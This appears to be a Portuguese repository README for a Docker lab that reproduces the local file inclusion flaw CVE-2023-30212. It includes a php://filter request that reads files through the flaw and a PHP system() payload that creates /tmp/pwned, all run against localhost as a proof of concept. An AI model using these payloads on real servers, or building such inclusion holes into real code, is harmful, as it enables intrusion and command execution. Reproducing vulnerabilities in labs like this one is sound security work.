 sungmin20/cve-2023-30212
PoC para CVE-2023-30212 usando Docker

PoC para CVE-2023-30212 usando Docker
Este relatório contém a configuração manual de um ambiente web vulnerável baseado em Docker para a vulnerabilidade CVE-2023-30212, que não está presente no Vulhub, e a validação dessa vulnerabilidade através de um PoC.

php:8.1-apachevulnerable.php e malicious.php para o diretório /var/www/html8088
| Nome do arquivo | Descrição |
|---|---|
vulnerable.php | Arquivo PHP com vulnerabilidade LFI |
malicious.php | Arquivo PHP malicioso que executa comandos do sistema |

docker-compose.yml | Arquivo de configuração para o contêiner |
Dockerfile | Arquivo de configuração para criação da imagem Docker |



docker-compose up -d
Nome do contêiner: cve-2023-30212-cve-lfi-1
O servidor Apache será iniciado e estará acessível em http://localhost:8088
http://localhost:8088/vulnerable.php?file=php://filter/convert.base64-encode/resource=malicious.php



Decodificando o resultado, o seguinte código PHP é exibido:
<?php system("touch /tmp/pwned"); ?>
http://localhost:8088/malicious.php
Após a execução, o arquivo /tmp/pwned deve ser criado.
docker exec -it cve-2023-30212-cve-lfi-1 ls /tmp
Se o arquivo pwned estiver presente no resultado, o teste foi bem-sucedido.

Verificação e decodificação bem-sucedidas do conteúdo do arquivo malicioso através da vulnerabilidade LFI baseada em php://filter Execução bem-sucedida de comandos arbitrários através da chamada do PHP malicioso contendo a função system() Criação do arquivo /tmp/pwned, confirmando a validação do PoC
